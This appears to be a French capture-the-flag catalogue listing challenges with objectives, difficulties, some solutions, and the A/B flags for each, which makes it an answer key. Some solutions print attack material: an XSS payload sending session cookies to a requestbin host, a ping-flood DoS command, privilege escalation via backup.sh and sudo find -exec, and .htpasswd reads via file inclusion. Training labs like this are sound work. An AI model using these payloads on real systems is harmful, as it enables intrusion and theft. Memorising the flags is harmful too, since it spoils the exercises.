Documentation des Failles

**Nom de la faille :** cracking-031  
**Catégorie de la faille** : cracking  
**Objectif de la faille :** Décompiler Programme C / MySQL  
**Difficulté de la faille :** 3  
**Description de la faille :** Décompiler Programme C puis trouver les ID MySQL pour pouvoir récupérer le flag  
**Capture d’écran :**   
**Solution :**   
**Flag de la faille A :** uncocalightsvp  
**Flag de la faille B :** uncocazerosvp

**Nom de la faille :** cracking-041  
**Catégorie de la faille** : cracking  
**Objectif de la faille :** Décompilation APK  
**Difficulté de la faille :** 3  
**Description de la faille :** Décompiler l'application APK pour obtenir les identifiants de connexion  
**Capture d’écran :**   
**Solution :**   
**Flag de la faille A :** apk\_decrypt123a  
**Flag de la faille B :** apk\_decrypt123b

**Nom de la faille :** cryptanalyse-020  
**Catégorie de la faille** : cryptanalyse  
**Objectif de la faille :** Android déverrouillage schéma  
**Difficulté de la faille :** 3  
**Description de la faille :** Trouver le schéma pour déverrouiller le téléphone  
**Capture d’écran :**   
**Solution :**   
**Flag de la faille A :** 847630125  
**Flag de la faille B :** 673840512

**Nom de la faille :** cryptanalyse-026  
**Catégorie de la faille** : cryptanalyse  
**Objectif de la faille :** ELF Protection  
**Difficulté de la faille :** 2  
**Description de la faille :** Programme rédigé en C avec et compilé avec GCC32.  
**Capture d’écran :**   
**Solution :**   
**Flag de la faille A :** UGFzc2Vtb2lsZXNlbA==  
**Flag de la faille B :** Q2ZpbTBoQG1lZA==

**Nom de la faille :** cryptanalyse-027  
**Catégorie de la faille** : cryptanalyse  
**Objectif de la faille :** Script Python  
**Difficulté de la faille :** 3  
**Description de la faille :** Deux niveaux de cryptage  
**Capture d’écran :**   
**Solution :**   
**Flag de la faille A :** Cfim0h@med  
**Flag de la faille B :** W@rCr@ft01

**Nom de la faille :** cryptanalyse-039  
**Catégorie de la faille** : cryptanalyse  
**Objectif de la faille :** Analyse de données personnelles  
**Difficulté de la faille :** 3  
**Description de la faille :** PREREQUIS : "Challenge\_Gmail" Grâce au compte gmail de john, trouvez ses renseignements pour decouvrir le flag  
**Capture d’écran :**   
**Solution :**   
**Flag de la faille A :** R3ns31gn3me3nts  
**Flag de la faille B :** D0nnees2J0hnny


**Nom de la faille :** cryptographie-016  
**Catégorie de la faille** : cryptographie  
**Objectif de la faille :** Cisco Password Enabled  
**Difficulté de la faille :** 2  
**Description de la faille :** Décryptage du mot de passe Enable.  
**Capture d’écran :**   
**Solution :**   
**Flag de la faille A :** en4ble\_6sko  
**Flag de la faille B :** en@ble\_6sko

**Nom de la faille :** ftp-017  
**Catégorie de la faille** : ftp  
**Objectif de la faille :** Password FTP .pcap  
**Difficulté de la faille :** 2  
**Description de la faille :** Parcourir la trame pour trouver le mot de passe de connexion.  
**Capture d’écran :**   
**Solution :**   
**Flag de la faille A :** cdts3500  
**Flag de la faille B :** cdts3600


**Nom de la faille :** ftp-043  
**Catégorie de la faille** : ftp  
**Objectif de la faille :** Capture de trame FTP  
**Difficulté de la faille :** 3  
**Description de la faille :** Il faut retrouver le mot de passe de connexion à un serveur FTP  
**Capture d’écran :**   
**Solution :**   
**Flag de la faille A :** bouffeunefrite  
**Flag de la faille B :** duselpourlesfrites

**Nom de la faille :** http-018  
**Catégorie de la faille** : http  
**Objectif de la faille :** Injection SQL   
**Difficulté de la faille :** 3  
**Description de la faille :** Injection SQL   
**Capture d’écran :**   
**Solution :**   
**Flag de la faille A :** 4dm1n1str@t0r  
**Flag de la faille B :** @dm1n1str4t0r


**Nom de la faille :** http-019  
**Catégorie de la faille** : http  
**Objectif de la faille :** Unescape JS  
**Difficulté de la faille :** 2  
**Description de la faille :** Unescape mot de passe   
**Capture d’écran :**

  
**Solution :**  Utiliser la fonction unescape sur la variable pass et utiliser la fonction String fro ; char code encapsulée à l’intérieur.  
**Flag de la faille A :** hDufjdki156  
**Flag de la faille B :** ADufjdki156


**Nom de la faille :** http-021  
**Catégorie de la faille** : http  
**Objectif de la faille :** Include  
**Difficulté de la faille :** 3  
**Description de la faille :** Les includes c'est pas sécure et les commentaires non plus..  
**Capture d’écran :**

  
**Solution :** Utiliser le get page pour entrer sur le serveur, et regarder le code source de la page bdd.php index.php?page=bdd.php  
**Flag de la faille A :** M0nmdp$ecure123  
**Flag de la faille B :** M4bddest$ecure123

**Nom de la faille :** http-022  
**Catégorie de la faille** : http  
**Objectif de la faille :** Bypass html identification  
**Difficulté de la faille :** 3  
**Description de la faille :** Contourner l'identification html et trouvez le mot de passe pour valider l'épreuve  
**Capture d’écran :**

  
**Solution :** Analyser l’arborescence et accéder au .htpasswd index.php?page=admin/.htpasswd  
**Flag de la faille A :** M0nmdp$ecure123htpasswd  
**Flag de la faille B :** C3siteE$tpasSecur3

**Nom de la faille :** http-023  
**Catégorie de la faille** : http  
**Objectif de la faille :** XSS TeamA vs TeamB  
**Difficulté de la faille :** 4  
**Description de la faille :** Volez le cookie de session de l'autre équipe pour valider le flag  
**Capture d’écran :**

  
**Solution :** Injecter ce code dans le chat <script>document.write(\'<img src=\"http://requestbin.fullcontact.com/1ap2jla1?cookie==\'+document.cookie+\'\">aaaa</img>\');</script> et utiliser un site de récolte de cookie pour récupérer le cookie (requestbin)  
**Flag de la faille A :** ahahbi3njoueJ3su6slefl4g  
**Flag de la faille B :** ohohcbi3njoueJ3su6slefl4g

**Nom de la faille :** http-024  
**Catégorie de la faille** : http  
**Objectif de la faille :** Authentification Formulaire  
**Difficulté de la faille :** 1  
**Description de la faille :** Trouver le mot de passe afin de valider le défi  
**Capture d’écran :**   
**Solution :**   
**Flag de la faille A :** hackmoilesel78280  
**Flag de la faille B :** starwarsdarkvador78280

**Nom de la faille :** http-025  
**Catégorie de la faille** : http  
**Objectif de la faille :** Challenge\_Gmail  
**Difficulté de la faille :** 1  
**Description de la faille :** Retrouvez le mot de passe de la boîte Gmail pour capturer le Flag  
**Capture d’écran :**   
**Solution :**   
**Flag de la faille A :** cetaitpassiduraufinal  
**Flag de la faille B :** cesttropfacilequandmeme

**Nom de la faille :** http-028  
**Catégorie de la faille** : http  
**Objectif de la faille :** Double password  
**Difficulté de la faille :** 2  
**Description de la faille :** Trouver le bon mot de passe  
**Capture d’écran :**   
**Solution :**   
**Flag de la faille A :** marvelspiderman551  
**Flag de la faille B :** Hosttorvpn12


**Nom de la faille :** http-030  
**Catégorie de la faille** : http  
**Objectif de la faille :** Open\_Redirect  
**Difficulté de la faille :** 1  
**Description de la faille :** Réussissez à faire une redirection  
**Capture d’écran :**   
**Solution :**   
**Flag de la faille A :** BatmanestBruceWayne  
**Flag de la faille B :** SupermanestClarkKent

**Nom de la faille :** http-032  
**Catégorie de la faille** : http  
**Objectif de la faille :** Mot de passe faible  
**Difficulté de la faille :** 1  
**Description de la faille :** Ne cherchez pas trop loin, c'est vraiment facile  
**Capture d’écran :**   
**Solution :**   
**Flag de la faille A :** root  
**Flag de la faille B :** admin

**Nom de la faille :** net-029  
**Catégorie de la faille** : net  
**Objectif de la faille :** Capture Ethernet  
**Difficulté de la faille :** 2  
**Description de la faille :** Conversion Hex String and String base64  
**Capture d’écran :**   
**Solution :**   
**Flag de la faille A :** Laconversionc'estcoolbravo  
**Flag de la faille B :** Laconversionc'estcoolbienjoue

**Nom de la faille :** net-035  
**Catégorie de la faille** : net  
**Objectif de la faille :** Analyse de trames  
**Difficulté de la faille :** 1  
**Description de la faille :** Analysez le traffic réseau et capturez la trame UDP qui s'échappe du serveur !   
**Capture d’écran :**   
**Solution :**   
**Flag de la faille A :** J3SU1SL3FL4GA  
**Flag de la faille B :** J3SU1SL3FL4GB

**Nom de la faille :** net-038  
**Catégorie de la faille** : net  
**Objectif de la faille :** Faire une Indisponibilité de Service  
**Difficulté de la faille :** 4  
**Description de la faille :** Effectuer une attaque de type DDos afin de surcharger le site web et obtenir le flag  
**Capture d’écran :**

  
**Solution :** Lancer cette commande de ddos « ping -i 0 -s 65000 IP » à partir de plusieurs terminaux pour monter à un débit de 10mb/s  
**Flag de la faille A :** LaTeamSiicEstVraimentLaMeilleure  
**Flag de la faille B :** LesDevsDeLaTeamSiicSontVraimentLesMeilleurs

**Nom de la faille :** net-040  
**Catégorie de la faille** : net  
**Objectif de la faille :** Historique Appel VOIP  
**Difficulté de la faille :** 2  
**Description de la faille :** Il faut inspecter les historiques de conversations et trouver l'identifiant et mot de passe administrateur.  
**Capture d’écran :**   
**Solution :**   
**Flag de la faille A :** @mobcz+123  
**Flag de la faille B :** 321+zcbom@

**Nom de la faille :** ssh-036  
**Catégorie de la faille** : ssh  
**Objectif de la faille :** Clé publique dans la nature  
**Difficulté de la faille :** 3  
**Description de la faille :** Trouvez la clé publique pour accéder au serveur et récupérer le flag   
**Capture d’écran :**

  
**Solution :** Utiliser une fonction javascript pour decrypter tout les lien, et pouvoir trouver le lien contenant la clé prive de connexion au server

var links = document.getElementsByTagName("a");

for (var i = 0; i < links.length; i++) {

var data= links[i].href.replace('<http://11.0.0.13/',''>)


links[i].setAttribute("data", data);

links[i].href = atob(links[i].getAttribute('data'));

}

**Flag de la faille A :** priceless\_bhabha  
**Flag de la faille B :** gallant\_elion

**Nom de la faille :** system-033  
**Catégorie de la faille** : system  
**Objectif de la faille :** Elévation de privilèges - Backup  
**Difficulté de la faille :** 3  
**Description de la faille :** Découverte du flag dans le dossier /home/toto au travers de l'utilisation du script backup.sh dans /var  
**Capture d’écran :**

  
**Solution :** Ajouter la commande chmod 777 /home/toto/flag.txt au script /var/backup.sh pour débloquer les droits et lire le fichier flag.txt  
**Flag de la faille A :** FlagA  
**Flag de la faille B :** FlagB

**Nom de la faille :** system-034  
**Catégorie de la faille** : system  
**Objectif de la faille :** Elevation de privilèges - Find  
**Difficulté de la faille :** 5  
**Description de la faille :** Utiliser les droits attribués à find pour lire le fichier flag.txt  
**Capture d’écran :**

  
**Solution :** Utiliser la commande exec de find pour lancer des commandes en root et pouvoir lire le fichier flag.txt

sudo find flag.txt -exec cat flag.txt \;  
**Flag de la faille A :** mcGyverIsTheBestManEver  
**Flag de la faille B :** mcGyv3rIsTheB3st

**Nom de la faille :** winxp-037  
**Catégorie de la faille** : winxp  
**Objectif de la faille :** Hack - Remote control  
**Difficulté de la faille :** 4  
**Description de la faille :** Infectez la machine et prenez son contrôle  
**Capture d’écran :**

  
**Solution :** Utiliser Armitage sur Kali linux pour infecter la machine xp et prendre le contrôle et accéder au bureau pour voir le flag  
**Flag de la faille A :** FLAGWINXPA  
**Flag de la faille B :** FLAGWINXPB